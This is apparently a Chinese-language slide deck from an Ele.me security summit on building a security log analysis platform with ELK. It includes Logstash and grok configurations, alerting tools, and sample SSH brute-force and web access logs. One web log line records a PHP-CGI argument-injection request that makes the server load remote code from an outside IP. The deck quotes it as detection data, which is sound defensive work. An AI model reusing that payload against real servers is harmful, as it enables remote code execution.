

饿了么

美好生活 共享安全

饿了么第一届信息安全峰会

用ELK打造安全数据分析平台

饿了么信息安全 李康

关于我：

饿了么 - 高级安全专家

7年以上信息安全从业经验。

兴趣领域：WEB安全、入侵检测、安全数据分析



饿了么安全应急响应中心
Eleme Security Response Center

美好生活 共享安全

目录：

- 认识数据
- 用ELK处理数据
- 用数据说话
- Q&A



认识数据

数据多样性

- 服务器及网络设备所产生的日志，格式各有各的不同，难以统一。

产生速度快

- 业务系统每天都在产生越来越多的数据，且产生的数据速度越来越快。

让数据产生价值

- 原始数据不经过分析，无法产生对决策有用的数据。



样例一 SSH登录日志

```
Mar 26 08:19:36 cloud sshd[60820]: pam_succeed_if(sshd:auth): error retrieving information about user admin
Mar 26 08:19:38 cloud sshd[60820]: Failed password for invalid user admin from 183.185.171.28 port 6814 ssh2
Mar 26 08:19:38 cloud sshd[60820]: pam_unix(sshd:auth): check pass; user unknown
Mar 26 08:19:38 cloud sshd[60820]: pam_succeed_if(sshd:auth): error retrieving information about user admin
Mar 26 08:19:40 cloud sshd[60820]: Failed password for invalid user admin from 183.185.171.28 port 6814 ssh2
Mar 26 08:19:40 cloud sshd[60820]: pam_unix(sshd:auth): check pass; user unknown
Mar 26 08:19:40 cloud sshd[60820]: pam_succeed_if(sshd:auth): error retrieving information about user admin
Mar 26 08:19:42 cloud sshd[60820]: Failed password for invalid user admin from 183.185.171.28 port 6814 ssh2
Mar 26 08:19:42 cloud sshd[60820]: pam_unix(sshd:auth): check pass; user unknown
Mar 26 08:19:42 cloud sshd[60820]: pam_succeed_if(sshd:auth): error retrieving information about user admin
Mar 26 08:19:44 cloud sshd[60820]: Failed password for invalid user admin from 183.185.171.28 port 6814 ssh2
Mar 26 08:19:45 cloud sshd[60820]: pam_unix(sshd:auth): check pass; user unknown
Mar 26 08:19:45 cloud sshd[60820]: pam_succeed_if(sshd:auth): error retrieving information about user admin
Mar 26 08:19:46 cloud sshd[60820]: Failed password for invalid user admin from 183.185.171.28 port 6814 ssh2
Mar 26 08:19:46 cloud sshd[60820]: pam_unix(sshd:auth): check pass; user unknown
Mar 26 08:19:46 cloud sshd[60820]: pam_succeed_if(sshd:auth): error retrieving information about user admin
Mar 26 08:19:48 cloud sshd[60820]: Failed password for invalid user admin from 183.185.171.28 port 6814 ssh2
Mar 26 08:19:48 cloud sshd[60846]: Disconnecting: Too many authentication failures for admin
Mar 26 08:19:48 cloud sshd[60820]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=183.185.171.28
Mar 26 08:19:48 cloud sshd[60820]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 26 08:38:34 cloud sshd[61048]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=bb116-15-
.com.sg user=root
Mar 26 08:38:35 cloud sshd[61048]: Failed password for root from 116.15.154.31 port 49201 ssh2
Mar 26 08:38:37 cloud sshd[61048]: Failed password for root from 116.15.154.31 port 49201 ssh2
Mar 26 08:38:40 cloud sshd[61048]: Failed password for root from 116.15.154.31 port 49201 ssh2
Mar 26 08:38:42 cloud sshd[61048]: Failed password for root from 116.15.154.31 port 49201 ssh2
Mar 26 08:38:45 cloud sshd[61048]: Failed password for root from 116.15.154.31 port 49201 ssh2
Mar 26 08:38:47 cloud sshd[61048]: Failed password for root from 116.15.154.31 port 49201 ssh2
Mar 26 08:38:47 cloud sshd[61050]: Disconnecting: Too many authentication failures for root
Mar 26 08:38:47 cloud sshd[61048]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=bb116-15-154-31.si
user=root
Mar 26 08:38:47 cloud sshd[61048]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 26 08:52:14 cloud pluto[1676]: "L2TP-PSK-noNAT"[28] 216.218.206.70 #28: responding to Main Mode from unknown peer 216.218.206.70
Mar 26 08:52:14 cloud pluto[1676]: "L2TP-PSK-noNAT"[28] 216.218.206.70 #28: OAKLEY_CAST_CBC is not supported. Attribute OAKLEY_ENCR
HM
Mar 26 08:52:14 cloud pluto[1676]: "L2TP-PSK-noNAT"[28] 216.218.206.70 #28: no acceptable Oakley Transform
Mar 26 08:52:14 cloud pluto[1676]: "L2TP-PSK-noNAT"[28] 216.218.206.70 #28: sending notification NO_PROPOSAL_CHOSEN to 216.218.206.7
Mar 26 08:52:14 cloud pluto[1676]: "L2TP-PSK-noNAT"[28] 216.218.206.70 #28: deleting state #28 (STATE_MAIN_R0)
Mar 26 08:52:14 cloud pluto[1676]: "L2TP-PSK-noNAT"[28] 216.218.206.70: deleting connection "L2TP-PSK-noNAT" instance with peer 216.
akmp=#0/ipsec=#0}
Mar 26 09:18:19 cloud sshd[61489]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=58.101.16
t
Mar 26 09:18:21 cloud sshd[61489]: Failed password for root from 58.101.16.183 port 36077 ssh2
Mar 26 09:18:22 cloud sshd[61489]: Failed password for root from 58.101.16.183 port 36077 ssh2
```



样例二 Web log访问日志

```
66.249.65.126 - - [26/Mar/2017:06:28:48 +0800] "GET / HTTP/1.1" 200 51801 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
66.249.65.70 - - [26/Mar/2017:06:28:50 +0800] "GET / HTTP/1.1" 200 51809 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
66.249.65.66 - - [26/Mar/2017:06:48:55 +0800] "GET / HTTP/1.1" 200 51801 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
66.249.65.70 - - [26/Mar/2017:07:24:38 +0800] "GET /?p=1 HTTP/1.1" 200 57376 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
66.249.65.126 - - [26/Mar/2017:07:24:41 +0800] "GET /wp-includes/js/comment-reply.min.js?ver=4.7.2 HTTP/1.1" 200 1078 "http://test.com/?p=1" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
120.27.240.44 - - [26/Mar/2017:07:42:45 +0800] "GET / HTTP/1.1" 200 51809 "http://test.com/" "Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)" "-"
66.249.65.66 - - [26/Mar/2017:07:45:45 +0800] "GET /?cat=1 HTTP/1.1" 200 51798 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
66.249.65.66 - - [26/Mar/2017:07:45:47 +0800] "GET /?cat=1 HTTP/1.1" 200 51806 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
46.229.164.98 - - [26/Mar/2017:08:05:35 +0800] "GET /robots.txt HTTP/1.1" 404 168 "-" "Mozilla/5.0 (compatible; SemrushBot/1.2~bl; +http://www.semrush.com/bot.html)" "-"
101.226.33.179 - - [26/Mar/2017:08:10:54 +0800] "GET /?feed=rss2 HTTP/1.0" 304 0 "-" "Mozilla/4.0 (compatible; Windows;)" "-"
66.249.65.66 - - [26/Mar/2017:08:16:34 +0800] "GET /?m=201703 HTTP/1.1" 200 51592 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
191.96.249.97 - - [26/Mar/2017:08:44:01 +0800] "GET /cgi-bin/php?-d+allow_url_include%3Don+-d+safe_mode%3Doff+-d+suhosin.simulation%3Don+-d+max_execution_time%3D0+-d+disable_functions%3D\x22\x22+-d+open_basedir%3Dnone+-d+auto_prepend_file%3Dhttp://191.96.249.97/ok.txt+-d+cgi.force_redirect%3D0+-d+cgi.redirect_status_env%3D0+-n HTTP/1.1" 404 168 "-" "-" "-"
191.96.249.97 - - [26/Mar/2017:08:44:02 +0800] "" 400 0 "-" "-" "-"
125.60.233.131 - - [26/Mar/2017:08:53:07 +0800] "GET / HTTP/1.0" 200 51741 "-" "-" "-"
220.181.108.122 - - [26/Mar/2017:09:16:39 +0800] "GET / HTTP/1.1" 200 51809 "-" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)" "-"
139.162.124.167 - - [26/Mar/2017:09:24:35 +0800] "GET / HTTP/1.1" 403 168 "-" "Mozilla/5.0" "-"
121.43.185.177 - - [26/Mar/2017:09:51:29 +0800] "GET / HTTP/1.1" 200 51809 "http://test.com/" "Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)" "-"
123.125.71.101 - - [26/Mar/2017:10:23:19 +0800] "GET /?m=201703 HTTP/1.1" 200 51600 "-" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)" "-"
85.72.110.16 - - [26/Mar/2017:10:35:40 +0800] "GET / HTTP/1.0" 200 51741 "-" "-" "-"
74.115.214.155 - - [26/Mar/2017:11:04:55 +0800] "HEAD / HTTP/1.1" 200 0 "http://uptime.com/test.com" "Mozilla/5.0 (compatible; Uptimebot/1.0; +http://www.uptime.com/uptimebot)" "-"
```



什么是ELK？

ELK是Elasticsearch、Logstash、Kibana的缩写。

- 使用场景：

ELK的应用场景很多，如运维、开发查日志。分析定位问题。

- 组件用途：

Logstash 用来搜集日志

Elasticsearch 存储各类日志

Kibana 可视化及查询日志。




为什么选用ELK？


- 架构特点：
- 处理方式灵活（不需要像用storm、spark时需要写大量的代码。）
- 配置简易方便，学习成本较低。
- 检索性能高效。（能够满足查询秒级响应的需求。）
- 集群扩展性强。（增加新机器，集群能够自动识别。）
- 不用重复写前端代码。（kibana能够快速生成炫酷的报表，省去以前大量花在前端代码的工作量。）



数据处理的那些套路



数据处理架构



处理数据之logstash

Logstash处理逻辑分为3个部分:

Input 作为读取数据输入源 (文件、端口、消息队列)

Filter 处理数据, 如格式化, 替换, 匹配等动作。

Output 作为数据输出 (文件、端口、es、消息队列)

```
input {
  file {
    type => "syslog"
    path => "/elk/logstash-5.1.1/conf/auth.log"
  }
}
filter {
  if [type] == "syslog" {
    grok {
      match => {"message" => "%{ssh_invalid}"}
    }
  }
}
output {
  elasticsearch{
    hosts => ["127.0.0.1:9200"]
    index => "kk-%{+YYYY.MM.dd}"
  }
}
```

Table		JSON
@timestamp	🔍 🔍 📄 *	March 11th 2017, 17:16:20.536
t @version	🔍 🔍 📄 *	1
t _id	🔍 🔍 📄 *	AVq8p4jJGgSgi8k8NU0W
t _index	🔍 🔍 📄 *	kk-2017.03.11
# _score	🔍 🔍 📄 *	-
t _type	🔍 🔍 📄 *	syslog
t host	🔍 🔍 📄 *	rozerodeMBP.lan
t message	🔍 🔍 📄 *	elem



处理之匹配数据

不会匹配数据怎么办？

Logstash 提供了常用的grok pattern，使用时直接调用即可。

例子：

USERNAME [a-zA-Z0-9._-]+

USER %{USERNAME}

调用%{USER:username}，可匹配到如root、admin、ele等关键字，并可在kibana中生成相应的字段。username为字段引用。

如果想匹配较为复杂的数据，只需要会写正则表达式即可。

调试规则也是比较困扰的一项目工作。推荐使用

grok debugger工具：<https://grokdebug.herokuapp.com/> 帮助调试规则。

```
{Facility: 20, Severity: 4, host: test, priority: 164, timestamp: 1489105109000, topic: message} <164>2017-03-10T08:18:29+08:00 XG-115-SW  
L2IFPPI/4/MFLPVLANALARM: OID MAC move detected, VlanId = 40, MacAddress = , Original-Port = Flapping port = Please check the network  
accessed to flapping port.
```

```
{Facility: %{INT:syslog_level} Severity: %{INT:number}, host: %{HOSTNAME:hostname}, priority: %{INT:priority_number}, timestamp:  
.*, topic: message} <%{NUMBER}>%{TIMESTAMP_ISO8601} %{GREEDYDATA:data}
```

☐ Add custom patterns ☐ Keep Empty Captures ☒ Named Captures Only ☐ Singles

☐ Autocomplete

Go

```
{  
  "syslog_level": [  
    [  
      "20"  
    ]  
  ],  
  "number": [  
    [  
      "4"  
    ]  
  ],  
  "hostname": [  
    [  
      "test"  
    ]  
  ],  
  "priority_number": [  
    [  
      "164"  
    ]  
  ],  
  "data": [  
    [  
      "XG-115-SW L2IFPPI/4/MFLPVLANALARM: OID MAC move detected, VlanId = 40, MacAddress = , Original-Port = F  
lapping port = Please check the network accessed to flapping port."  
    ]  
  ]  
}
```



处理数据之异常告警(方案一、二)

- 有哪些方案？

Elasticsearch watch (收费，需要license。)

Elastalert (<https://github.com/Yelp/elastalert>) 开源

- 优点：

python语言编写，上手较简单，文档全。

- 缺点：

报警格式不够美观，需要频繁去更新配置文件。

411 Alert Management (<https://github.com/etsy/411>) 开源

- 优点：

关注安全异常报警，格式美观，支持工单流程。可以创建规则，一次创建多次使用。可以设置报警等级，不会被频繁骚扰，只关注需要处理的事件。

- 缺点：配置较为麻烦，有一定学习成本。

Elastalert (方案一)

```
con
java -Xms256...lasticsearch start
...tash-5.1.1/conf — vim auth.log
java -X
hack
hack
hack
hack
$ python -m elastalert.elastalert -
INFO:elastalert:Starting up
INFO:elastalert:Queried rule my first rule from 2017-02-24 16:57 CST to 2
INFO:elastalert:Ran my first rule from 2017-02-24 16:57 CST to 2017-02-24
INFO:elastalert:Sleeping for 59 seconds
INFO:elastalert:Queried rule my first rule from 2017-02-24 16:58 CST to 2
```



Elastalert报警演示

ElastAlert: my first rule



2017年2月24日 星期五 15:50

收件人: [REDACTED]

my first rule

@timestamp: 2017-02-24T07:36:52.846Z

@version: 1

_id: AVpvDRbSXzkm_6gA-CRz

_index: log-2017.02.24

_type: syslog_blj

host: [REDACTED]

message: hack

num_hits: 73

num_matches: 73

path: /Users/[REDACTED]/Downloads/elk/logstash-5.1.1/conf/auth.log

tags: []

type: syslog_blj



411 Alert Management (方案二)

alert system

Alerts

Searches

Groups

Users

Lists

admin

Stats

155 Alerts are active (155 New, 0 In Progress)

0 of them are high priority

155 of them are medium priority

0 of them are low priority

155 of them are stale

Alerts in the last 15 days

alert system

Alerts

Searches

Groups

Users

Lists

Alerts

Toggle All

state:(0 1)

From

-∞

To

now

User: 

Medium New

	Time	message
  View  Source	Mon, 20 Mar 2017 12:49:16 GMT	{Facility: 10, Severity: 6, priority: 86, timestamp: 1490014156000, topic: system-message} <86>Mar 20 20:49:16 shd[15274]: Disconnecting: Too many authentication failures for

告警规则管理

支持报警规则优先级、低优先级只在系统中记录，不发送告警，避免打扰用户。

alert system

Alerts

Searches

Groups

Users

Lists

admin

Searches

Compact View

Create

Search

4

Name	Category	Tags	Type	Priority	Health	Enabled
Edit Clone	General	error	ES	Medium	OK	☐
Edit Clone	Security	error	ES	Medium	OK	☐
Edit Clone	Security	error	ES	Medium	OK	☒
Edit Clone	Security	error	ES	Medium	OK	☒

Update

Update

创建告警规则

Search

Statistics

Changelog

Jobs

nginx reponse status 404 [warning.]

Last Status

0 Alerts generated

Type

ES

Source

logstash

Basic

Notifications

Advanced

Query

response:"404"

The search query to execute against the data source.



触发规则告警

[alert system] nginx reponse status 404 [warning.]

R

2017年3月7日 星期二 11:50
收件人:

nginx reponse status 404 [warning.]

[4 Alerts]

a message about 404 error.

Time range: 1 minute(s)

	Date	message	@version	host	clientip	remote_user	timestamp	verb	request	httpversion	response	bytes	referrer	agent	http_x_forwarded_for
☐ View	2017-03-07 03:49:35 +0000	[07/Mar/2017:11:49:35 +0800] "GET /error HTTP/1.1" 404 570 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36" "-"	1	wg-syslog-		-	07/Mar/2017:11:49:35 +0800	GET	/error	1.1	404	570		"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36"	
☐ View	2017-03-07 03:49:38 +0000	[07/Mar/2017:11:49:38 +0800] "GET /error HTTP/1.1" 404 570 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36" "-"	1	wg-syslog-		-	07/Mar/2017:11:49:38 +0800	GET	/error	1.1	404	570		"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36"	
☐ View	2017-03-07 03:49:40 +0000	[07/Mar/2017:11:49:40 +0800] "GET /error HTTP/1.1" 404 570 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36" "-"	1	wg-syslog-		-	07/Mar/2017:11:49:40 +0800	GET	/error	1.1	404	570		"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36"	
☐ View	2017-03-07 03:49:42 +0000	[07/Mar/2017:11:49:42 +0800] "GET /error HTTP/1.1" 404 570 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36" "-"	1	wg-syslog-		-	07/Mar/2017:11:49:42 +0800	GET	/error	1.1	404	570		"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36"	

